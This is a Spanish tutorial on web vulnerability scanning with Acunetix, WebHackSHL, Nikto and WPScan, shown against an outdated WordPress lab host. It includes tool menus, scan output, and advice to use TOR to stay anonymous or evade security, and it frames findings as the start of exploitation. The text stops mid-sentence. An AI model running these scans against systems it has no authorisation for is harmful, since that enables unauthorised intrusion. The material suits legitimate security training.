
Iremos a descargarlo la versión de 14 días en la siguiente ruta: https://www.acunetix.com/vulnerability-scanner/download/




Llenamos los campos para poder descargarlo e instalarlo.

Una vez instalado lo ejecutamos y se nos abrirá en nuestro localhost un servidor de Acunetix en el puerto 13444, o sea, en https://localhost:13444

Para realizar un nuevo escaneo agregaremos un Target para así después darle clic donde dice New Scan y ahí poner la URL de la página web que queremos escanear.




Acunetix - Dashboard
localhost:13443/#/dashboard
acunetix
Administrator
Dashboard
Targets
Vulnerabilities
Scans
Reports
Settings
0
0
0
High Severity Vulnerabilities
Medium Severity Vulnerabilities
Low Severity Vulnerabilities
Scans Running
Scans Waiting
Total Scans Conducted
Open Vulnerabilities
© 2017 Acunetix Ltd.




El escaneo se empezará a realizar y una vez concluido nos mostrará las posibles vulnerabilidades que tiene el servidor web escaneado.

NOTA

Los escaneos suelen tardar algo de tiempo y consume mucho ancho de banda.




Una vez finalizado el escaneo nos arroja las posibles vulnerabilidades las cual hay que validar a mano, para así pasar a la fase de explotación en un Pentesting. Acutinex, a diferencia de Nessus, se especializa en aplicaciones y páginas web, entonces tiene algunas ventajas en estas áreas, en este caso, reporta desde para cumplir ciertos ISOs, hasta de acuerdo con OWASP top 10, puedes hacer clic en la pestaña de vulnerabilidades para ver las vulnerabilidades.



Scan Stats & Info | Vulnerabilities | Site Structure | Events

Se...	Vulnerability	URL	Parameter	Status
	Cross site scripting	http://192.168.1.68/		Open
	WordPress 'get_edit_post_link()' and 'get_edit_co...	http://192.168.1.68/		Open
	WordPress 'press-this.php' Multiple Cross-Site Scri...	http://192.168.1.68/		Open
	WordPress 'press-this.php' Remote Security Bypas...	http://192.168.1.68/		Open
	WordPress 'templates.php' Cross-Site Scripting Vul...	http://192.168.1.68/		Open
	WordPress 'wp-admin/admin.php' Module Configu...	http://192.168.1.68/		Open
	WordPress 'wp-admin/options.php' Remote Code ...	http://192.168.1.68/		Open
	WordPress 'wp-db.php' Character Set SQL Injectio...	http://192.168.1.68/		Open
	WordPress 'wp-register.php' Multiple Cross-Site Sc...	http://192.168.1.68/		Open
	WordPress 2.0.1 Denial of Service Vulnerability (0.6....	http://192.168.1.68/		Open
	WordPress 2.0.2 Username Remote PHP Code Injec...	http://192.168.1.68/		Open
	WordPress 2.0.3 Multiple Unspecified Security Vuln...	http://192.168.1.68/		Open
	WordPress 2.0.5 Charset Decoding SQL Injection Vu...	http://192.168.1.68/		Open
	WordPress 2.0.5 Cross-Site Scripting Vulnerability (...	http://192.168.1.68/		Open
	WordPress 2.0.5 Invalid CSRF Token Cross-Site Scri...	http://192.168.1.68/		Open
	WordPress 2.0.6 'Zend_Hash_Del_Key_Or_Index' S...	http://192.168.1.68/		Open
	WordPress 2.0.9 Multiple Vulnerabilities (2.0 - 2.0.9)	http://192.168.1.68/		Open
	WordPress 2.3.2 Post Edit Unauthorized Access Vul...	http://192.168.1.68/		Open
	WordPress 2.3.3 Directory Traversal Vulnerability (0...	http://192.168.1.68/		Open
	WordPress 2.5 Cookie Integrity Protection Unautho...	http://192.168.1.68/		Open
	WordPress 2.6.1 Lost Password SQL Column Trunc...	http://192.168.1.68/		Open


Y al hacer clic en una de ellas, te mostraría lo que cualquier analizador de vulnerabilidades: descripción, detalles del ataque, impactó, recomendaciones, documentación, etc. en donde puedes tomar el CVE o CWE o el número del OWASP top 10, dependiendo de la vulnerabilidad, para buscar como explotarla.



Así como Nessus, también tiene un apartado donde puedes generar reportes en el botón “Generate Report”, y puedes hacerlo en base a tus necesidades, tal como un reporte ejecutivo, o OWASP, o algún ISO en particular.



Back
Stop Scan
Generate Report
WAF Export...
Group By: None



En el reporte aparecerán las fallas que encontró la herramienta.

Executive summary

Alert group	Severity	Alert count
Cross site scripting	High	4
Blind SQL Injection	High	3
SQL injection	High	2

Otros analizadores de vulnerabilidades

Webhackshl es otra herramienta de análisis de vulnerabilidades para aplicaciones web, su funcionamiento es muy sencillo, a diferencia de Acutinex o Nessus, en si funciona al llamar a varios analizadores de vulnerabilidades de código abierto, tal como Nikto, WPScan, Joomscan y, además, tiene implementaciones de TOR para mantener un nivel de anónimo si es que es requerido.

Para utilizar la herramienta, basta con abrirla de la carpeta /opt/AV/WebHackSHL

Y posteriormente ejecutar el comando con los comandos chmod +x webhackshl.py y ./webhackshl.py



Al ejecutar el script, te aparecerá un menú, en el podrás elegir qué es lo que quieres hacer, tiene muchas aplicaciones muy útiles, como encontrar fallas en XSS y SQLi, algo que sería muy útil, o encontrar el panel de control, o evadir seguridad en páginas web. La opción d es la que te servirá para realizar análisis de vulnerabilidades en una página web.

```
root@WhiteSuit:/opt/webhackshl# python webhackshl.py

    Programador: Eduard Eliecer Tolosa Toloza
      XMPP/Email: tolosaeduard@cock.lu
IRC: Server irc.stormbit.net | Canal #SHL | Puerto 6697 (SSL)
    Security Hack Labs Team. @SecurityHackLab
    Blog: https://securityhacklabs.blogspot.com

Uso: python2 webhackshl.py -h - Muestra un mensaje de ayuda.
     python2 webhackshl.py -u - Actualiza WebHackSHL a la versión mas reciente.
     python2 webhachshl.py -ut - Actualiza las Herramientas necesarias para WebHackSHL

 Advertencia legal: El uso de WebHackSHL para atacar objetivos sin el consentimiento mutuo previo es ile
gal. Es responsabilidad del usuario final a obedecer todas las leyes aplicables locales, estatales y fed
erales. Los desarrolladores no asumen ninguna responsabilidad y no son responsables de cualquier mal uso
 o daño causado por este programa

 Todo lo necesario esta instalado, procediendo.

 check Bundler...
 OK - Bundler

 Verificando que el servicio TOR esté activo...
 OK - TOR

 Selecciona una de las siguientes opciones.

       a) Buscar URLs vulnerables a SQLi, LFI, RCE, XSS.
       b) Realizar SQLi a una web vulnerable a SQLi.
       c) Realizar un escaneo completo de un host, enumerar DNS, Bypassear Cloudflare y mas.
       d) Realizar pruebas de penetracion web y analisis de vulnerabilidades.
       e) Buscar el panel admin de un sitio web.
       f) Ataques a contraseñas y hashing.
       g) Salir.

Selecciona:
```

Luego de seleccionar la opción d, tendrás algunas opciones más para realizar análisis de vulnerabilidades. La opción a te daría información similar a la que esperaríamos encontrar en la etapa de reconocimiento, así que nos enfocaremos en las otras, en las que hay tres opciones, si estás analizando una página web hecha sin algún CMS, elige la opción b, ya que NIKTO te ayudará a realizar un análisis de vulnerabilidades de esta, sin embargo, si la página web está desarrollada con el CMS WordPress, utiliza la opción e, y si el CMS es Joomla, utiliza la opción c, las variaciones de estas en las opciones d y f simplemente agregan TOR, una tecnología que te mantendrá anónimo mientras realizas los analizadores, solo usa esas opciones si estás buscando evadir un sistema de seguridad o si el trabajo exige ser anónimo.

Para este punto deberías saber que opción te conviene usar si hiciste un buen reconocimiento, de forma que sabrás con qué tecnología fue construida una página web.

```
Selecciona: d
 Seleccina una de las siguientes opciones:

    a) Obtener informacion del sistio web, servidor, Ip, CMS, Software del servidor y mas.
    b) Buscar vulnerabilidades web usando nikto.
    c) Buscar vulnerabilidades web de sitios web Joomla.
    d) Buscar vulnerabilidades web de sitios web Joomla usando TOR.
    e) Buscar vulnerabilidades web de sitios web con WordPress
    f) Buscar vulnerabilidades web de sitios web con WordPress usando TOR.
    g) Salir.
Introduce tu opcion:
```


En este ejemplo, elegí Nikto para realizar un escaneo contra una página, puedes esperar una respuesta similar a esta en la terminal, en la que tienes que buscar las vulnerabilidades en los renglones, como te das cuenta, esta herramienta no es tan “bonita” como las de paga, sin embargo, también es bastante efectiva.

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.68
+ Target Hostname:    192.168.1.68
+ Target Port:        80
+ Start Time:         2018-07-26 02:10:40 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashio
n to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
```

Análisis a páginas WordPress

Otra de las opciones que aparecen en webhackshl, sin embargo, que vale la pena aprender a utilizar por sí misma, es WPScan, esta es una herramienta escrita en Ruby diseñada específicamente para realizar análisis de vulnerabilidades a páginas hechas con WordPress.

Para utilizarla, basta con escribir wpscan en la terminal.



Similar a nmap, debemos de ponerle parámetros para que nos dé alguna respuesta útil, digamos que queremos hacer un escaneo general a una página, utilizamos el parámetro -u, de forma que el comando completo sea wpscan -u <página web>



Después de esto, nos mostrará los resultados en la terminal, tales como información del servidor y del sistema.

```
[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_pyt
hon/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://192.168.1.68/wordpress/xmlrpc.php   [HTTP 200]
[+] Found an RSS Feed: http://192.168.1.68/wordpress/?feed=rss2   [HTTP 200]
[!] Detected 1 user from RSS feed:
```

Versión y vulnerabilidades en la versión de WordPress instalada, y si ha habido actualizaciones que resuelvan dichos problemas.

```
[!] Includes directory has directory listing enabled: http://192.168.1.68/wordpress/wp-includes/

[+] Enumerating WordPress version ...
[!] The WordPress 'http://192.168.1.68/wordpress/readme.html' file exists exposing a version number

[+] WordPress version 2.0 (Released on 2007-09-24) identified from advanced fingerprinting, meta generator, links opml
[!] 15 vulnerabilities identified from the version number

[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6033
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106
[i] Fixed in: 2.0.2
```

Temas, y si estos temas están desactualizados y existe alguna vulnerabilidad en estos.

```
[+] WordPress theme in use: default - v1.5

[+] Name: default - v1.5
 |  Last updated: 2010-06-14T00:00:00.000Z
 |  Location: http://192.168.1.68/wordpress/wp-content/themes/default/
[!] The version is out of date, the latest version is 1.7.2
 |  Style URL: http://192.168.1.68/wordpress/wp-content/themes/default/style.css
 |  Theme Name: WordPress Default
 |  Theme URI: http://wordpress.org/
 |  Description: The default WordPress theme based on the famous <a href="http://binarybonsai.com/kubrick/">Kubric...
 |  Author: Michael Heilemann
 |  Author URI: http://binarybonsai.com/
```

Y finalmente, plugins encontrados, y si existe alguna vulnerabilidad en estos.

```
[+] Enumerating plugins from passive detection ...
 | 1 plugin found:

[+] Name: mygallery
 |  Location: http://192.168.1.68/wordpress/wp-content/plugins/mygallery/
 |  Changelog: http://192.168.1.68/wordpress/wp-content/plugins/mygallery/changelog.txt
[!] Directory listing is enabled: http://192.168.1.68/wordpress/wp-content/plugins/mygallery/

[!] We could not determine the version installed. All of the past known vulnerabilities will be output to allow you to do your own manu
